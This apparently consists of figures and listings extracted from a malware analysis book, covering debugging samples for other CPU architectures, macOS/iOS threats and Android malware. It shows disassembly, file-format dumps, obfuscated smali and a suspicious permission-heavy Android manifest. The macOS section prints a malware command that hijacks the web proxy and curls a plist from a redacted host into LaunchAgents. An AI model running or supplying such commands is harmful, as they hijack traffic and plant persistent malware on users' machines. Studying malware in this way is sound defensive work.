[0x004001a0 [xAdvc] 75 gdb://127.0.0.1:1234]> pd $r @ fcn.pc
;-- pc:
/ (fcn) fcn.pc 30
| fcn.pc ();
| 0x004001a0 00ee mov 0x00,r14
| 0x004001a2 f665 mov.l @r15+,r5
| 0x004001a4 f366 mov r15,r6
| 0x004001a6 662f mov.l r6,@-r15
| 0x004001a8 462f mov.l r4,@-r15
| 0x004001aa 07d0 mov.l @(0x1C,PC),r0
| 0x004001ac 062f mov.l r0,@-r15
| 0x004001ae 04d4 mov.l @(0x10,PC),r4
| 0x004001b0 04d7 mov.l @(0x10,PC),r7
| 0x004001b2 06d1 mov.l @(0x18,PC),r1
| 0x004001b4 0b41 jsr @r1
/mnt/hgfs/SharedFolder/samples$ qemu-sh4 -g 1234 ./a490bb1c9a005bcf8c



File Edit View Search Terminal Help
0x101a4 mov %g0, %fp
> 0x101a8 sub %sp, 0x18, %sp
0x101ac ld [%sp + 0x58], %o1
0x101b0 add %sp, 0x5c, %o2
0x101b4 sethi %hi(0x16800), %o0
0x101b8 sethi %hi(0x10000), %o3
0x101bc sethi %hi(0x21c00), %o4
0x101c0 or %o0, 0x3bc, %o0
0x101c4 or %o3, 0x94, %o3
0x101c8 or %o4, 0x124, %o4
0x101cc mov %g1, %o5
0x101d0 call 0x1fbc4
0x101d4 nop
0x101d8 unimp 0
remote Thread 60547 In: L?? PC: 0x101a8
(gdb) layout asm
(gdb) si
0x000101a8 in ?? ()
(gdb)
/mnt/hgfs/SharedFolder/samples$ qemu-sparc -g 1234 ./83bb43a36c


File Edit View Search Terminal Help
-a arch force asm.arch (x86, ppc, arm, mips, bf, java, ...)

Chapter 11: Introduction to macOS and iOS Threats





Fat Header
Mach-O Header (1)
Load Commands (1)
Segments
Sections
(1)
Mach-O Header (2)
Load Commands (2)
Segments
Sections
(2)



Load a new file
Load file C:\sample-macho_universal as
Fat Mach-O file, 1. ARMv7 [macho.ldw]
Fat Mach-O file, 2. ARM64 [macho.ldw]
Binary file
Processor type
MetaPC (disassemble all opcodes) [metapc]
Set
Loading segment
0x00000000
Loading offset
0x00000000
Analysis
Enabled
Indicator enabled
Kernel options 1
Kernel options 2
Processor options
Options
Loading options
Fill segment gaps
Create segments
Create FLAT group
Load as code segment
Load resources
Rename DLL entries
Manual load
Create imports segment
OK
Cancel
Help

```
MOV         R4, R0
MOV         R0, #(selRef_setHTTPMethod_ - 0xB4BC)
MOVW        R2, #:lower16:(cfstr_Post - 0xB4C2) ; "POST"
ADD         R0, PC ; selRef_setHTTPMethod_
MOVT.W      R2, #:upper16:(cfstr_Post - 0xB4C2) ; "POST"
ADD         R2, PC  ; "POST"
LDR         R1, [R0] ; "setHTTPMethod:"
MOV         R0, R4
BLX         _objc_msgSend
MOV         R0, #(classRef_NSString - 0xB4D6)
LDR         R1, [SP,#0x4C+var_44]
ADD         R0, PC ; classRef_NSString
LDR.W       R10, [SP,#0x4C+var_30]
LDR         R6, [R0] ; _OBJC_CLASS_$_NSString
MOV         R0, R5
BLX         _objc_msgSend
MOV         R3, R0
MOV         R0, #(selRef_stringWithFormat_ - 0xB4F2)
MOVW        R2, #:lower16:(cfstr_Lu - 0xB4F8) ; "%lu"
ADD         R0, PC ; selRef_stringWithFormat_
MOVT.W      R2, #:upper16:(cfstr_Lu - 0xB4F8) ; "%lu"
ADD         R2, PC  ; "%lu"
LDR         R1, [R0] ; "stringWithFormat:"
MOV         R0, R6
BLX         _objc_msgSend
```

Name	Size	Packed...
.background	22 888	24 576
Firefox.app	194 040...	194 39...
.DS_Store	12 292	16 384
.VolumeIcon.icns	1 527 772	1 527 ...
[]	13	4 096

```
| movw r0, 0xaa72                                  |
| ; [0xd828:4]=0x8948                              |
| ldr r4, [0x0000d828]                             |
| movt r0, 0                                       |
| add r0, pc                                       |
| add r4, pc                                       |
| ; arg1                                           |
| ldr r5, [r0]                                     |
| ; uid_t getuid(void)                             |
| blx sym.imp.getuid;[gb]                          |
| ; [0xd82c:4]=204                                 |
| ldr r1, [0x0000d82c]                             |
| mov r6, r0                                       |
| add r0, sp, 0xc                                  |
| str r5, [sp + local_24h]                         |
| orr r1, r1, 1                                    |
| str r4, [sp + local_28h]                         |
| str r7, [sp + local_2ch]                         |
| add r1, pc                                       |
| str.w sp, [sp + local_34h]                       |
| str r1, [sp + local_30h]                         |
| blx sym.imp._Unwind_SjLj_Register;[gc]           |
| cmp r6, 0                                        |
| beq 0xd7da;[gd]                                  |
```


File Edit Jump Search View Debugger Options Windows Help
Remote Mac OS X debugger
Library function
Regular function
Instruction
Data
Unexplored
External symbol
Debug View
Structures
Enums
IDA View-RIP
public start
start proc near
push 0
mov rbp, rsp
and rsp, 0FFFFFFFFFFFFFFF0h
mov rdi, [rbp+8] ; argc
lea rsi, [rbp+10h] ; argv
mov edx, edi
add edx, 1
shl edx, 3
add rdx, rsi ; envp
mov rcx, rdx
jmp short loc_100001E25
General registers
RAX 0000000100001E00
ID 0
VIP 0
Modules
Path
/usr/lib/dyld
Threads
Decimal
Hex
State
4611
1203
Ready
Hex View-1
0000000100001E00 6A 00 48 89 E5 48 83 E4 F0 48 8B 7D 08 48 8D 75 j.H.....}.H.u
0000000100001E10 10 89 FA 83 C2 01 C1 E2 03 48 01 F2 48 89 D1 EB .....H.....
0000000100001E20 04 48 83 C1 08 48 83 39 00 75 F6 48 83 C1 08 E8 .H...H.9.u.....
0000000100001E30 82 87 02 00 89 C7 E8 01 F8 02 00 F4 55 48 89 E5 ....
Output window



Cydia Impactor
Impactor Bridge Device Fastboot USB Xcode
iPhone
Reboot
Bootloader
Run Program...
Open Shell...
Watch Log...
Install Package...
Test Backup
Start

```
mov     rcx, rax
mov     [rbp+var_30], rcx
mov     rdi, cs:classRef_NSString
xor     eax, eax
mov     rsi, cs:selRef_stringWithFormat_
lea     rdx, cfstr_SystemLibraryL ; "/System/Library/LaunchDaemons/%@"
call    r12
mov     rdi, rax
call    _objc_retainAutoreleasedReturnValue
mov     r13, rax
mov     rdi, r14
call    _objc_retainAutorelease
```

```
osascript -e "do shell script \"networksetup -setsecurewebproxy "Wi-Fi"
cd ~/Library/LaunchAgents
curl -o com.apple.rig.plist http://[redacted]/com.apple.rig.plist
```


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.
<plist version="1.0">
<dict>
    <key>Filter</key>
    <dict>
        <key>Executables</key>
        <array>
            <string>itunesstored</string>
        </array>
    </dict>
</dict>
</plist>
```


Chapter 12: Analyzing Android Malware Samples



```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="test.app"
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
    <uses-permission android:name="android.permission.GET_TASKS"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.CALL_PRIVILEGED"/>
    <uses-permission android:name="android.permission.INSTALL_PACKAGES"/>
    <application android:allowBackup="true" android:icon="@drawable/icon" android:label="@string/application_name" android:name="MainApp" and
        <activity android:label="@string/activity_name" android:name="test.app.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
```


09:33
Window 1
acct
android.hardware.drm@1.0-service.widevine.rc
audit_filter_table
bugreports
cache
charger
config
d
data
default.prop
dev
efs
etc
factory
fstab.goldfish
fstab.ranchu
fstab.samsungexynos8895
init
init.baseband.rc
init.carrier.rc
init.container.rc
init.environ.rc
init.goldfish.rc
init.gps.rc
init.ranchu.rc
init.rc
init.rilmptcp.rc
init.samsungexynos8895.rc
init.samsungexynos8895.usb.rc
init.usb.configfs.rc
init.usb.rc
init.wifi.rc
init.zygote32.rc
init.zygote64_32.rc
lib
mnt
nonplat_file_contexts
nonplat_hwservice_contexts
nonplat_property_contexts
nonplat_seapp_contexts
nonplat_service_contexts
oem
omr
plat_file_contexts
plat_hwservice_contexts
plat_property_contexts
plat_seapp_contexts
plat_service_contexts
postrecovery.do
preload
proc
publiccert.pem


Resources &
Native Code
Source
...
Dex File
zip
APK
install
Dex File
Resources &
Native Code
dexopt
quickened dex
Odex
File
dex2oat
ELF File
dex & native code
Dalvik
ART
Libraries
Dalvik
Native
Art
Native
JIT


.dex files,
.oat files
ART
executes application
Run code
from .oat file
Executes method
Compile
N
*Is it JIT
compiled?
Y
*Is it
compiled?
Enough
space?
Y
Y
N
N
Run code from jit
code cache
Interpret
Garbage collect
**Record profile
info sample
Enough
space?
Y
N
N
Is it hot?
No Jit compile
Y
*Implicit decisions
based on ArtMethod
code pointer (if
method is compiled,
runtime does not use
explicit query)
**Stored in the pit
code cache, contains
inline caches
Async Jit
Add to jit
code cache

```
                          |
                          |[0] header_item
000000: 6465 780a 3033 3500|  magic: dex\n035\u0000
000008: 265d 174d          |  checksum
00000c: 85e2 c9bb 0665 71d3|  signature
000014: fee8 bd97 7015 4a90|
00001c: fb66 8a62          |
000020: 8c02 0000          |  file_size: 652
000024: 7000 0000          |  header_size: 112
000028: 7856 3412          |  endian_tag: 0x12345678 (Little Endian)
00002c: 0000 0000          |  link_size: 0
000030: 0000 0000          |  link_offset: 0x0
000034: ec01 0000          |  map_off: 0x1ec
000038: 0c00 0000          |  string_ids_size: 12
00003c: 7000 0000          |  string_ids_off: 0x70
000040: 0700 0000          |  type_ids_size: 7
000044: a000 0000          |  type_ids_off: 0xa0
000048: 0200 0000          |  proto_ids_size: 2
00004c: bc00 0000          |  proto_ids_off: 0xbc
000050: 0100 0000          |  field_ids_size: 1
000054: d400 0000          |  field_ids_off: 0xd4
000058: 0200 0000          |  method_ids_size: 2
00005c: dc00 0000          |  method_ids_off: 0xdc
000060: 0100 0000          |  class_defs_size: 1
000064: ec00 0000          |  class_defs_off: 0xec
000068: 8001 0000          |  data_size: 384
00006c: 0c01 0000          |  data_off: 0x10c
```

```
.method public onCreate()V
.locals 15
const/16 v14, 0x4b

const/16 v7, 0x35

const/4 v10, 0x0

const/4 v3, 0x1

const/16 v12, 0x4b93

const/16 v0, 0x28

iput v0, p0, Lcom/msaieyde/rteodnyi/gtdSEG;->jVOGBYNtgPi:I

const/16 v1, 0x2c53

iget v2, p0, Lcom/msaieyde/rteodnyi/gtdSEG;->jVOGBYNtgPi:I

iget v5, p0, Lcom/msaieyde/rteodnyi/gtdSEG;->VKkjJA:I
```

```
000130: 1211          |   const/4 v1, 1
000132: 3310 0500     |   if-ne v0, v1, +0x5
000136: 1222          |   const/4 v2, 2
000138: 0120          |   move v0, v2
00013a: 2803          |   goto +0x3
00013c: 1232          |   const/4 v2, 3
00013e: 0120          |   move v0, v2
000140: 0e00          |   return-void
```

```
Apktool v2.4.0 - a tool for reengineering Android apk files
with smali v2.2.6 and baksmali v2.2.6
Copyright 2014 Ryszard Wiśniewski <brut.alll@gmail.com>
Updated by Connor Tumbleson <connor.tumbleson@gmail.com>

usage: apktool
 -advance,--advanced   prints advance information.
 -version,--version    prints the version then exits
usage: apktool if|install-framework [options] <framework.apk>
 -p,--frame-path <dir>   Stores framework files into <dir>.
 -t,--tag <tag>          Tag frameworks using <tag>.
usage: apktool d[ecode] [options] <file_apk>
 -f,--force              Force delete destination directory.
 -o,--output <dir>       The name of folder that gets written. Default is apk.out
 -p,--frame-path <dir>   Uses framework files located in <dir>.
 -r,--no-res             Do not decode resources.
 -s,--no-src             Do not decode sources.
 -t,--frame-tag <tag>    Uses framework files tagged by <tag>.
usage: apktool b[uild] [options] <app_path>
 -f,--force-all          Skip changes detection and build all files.
 -o,--output <dir>       The name of apk that gets written. Default is dist/name.apk
 -p,--frame-path <dir>   Uses framework files located in <dir>.
```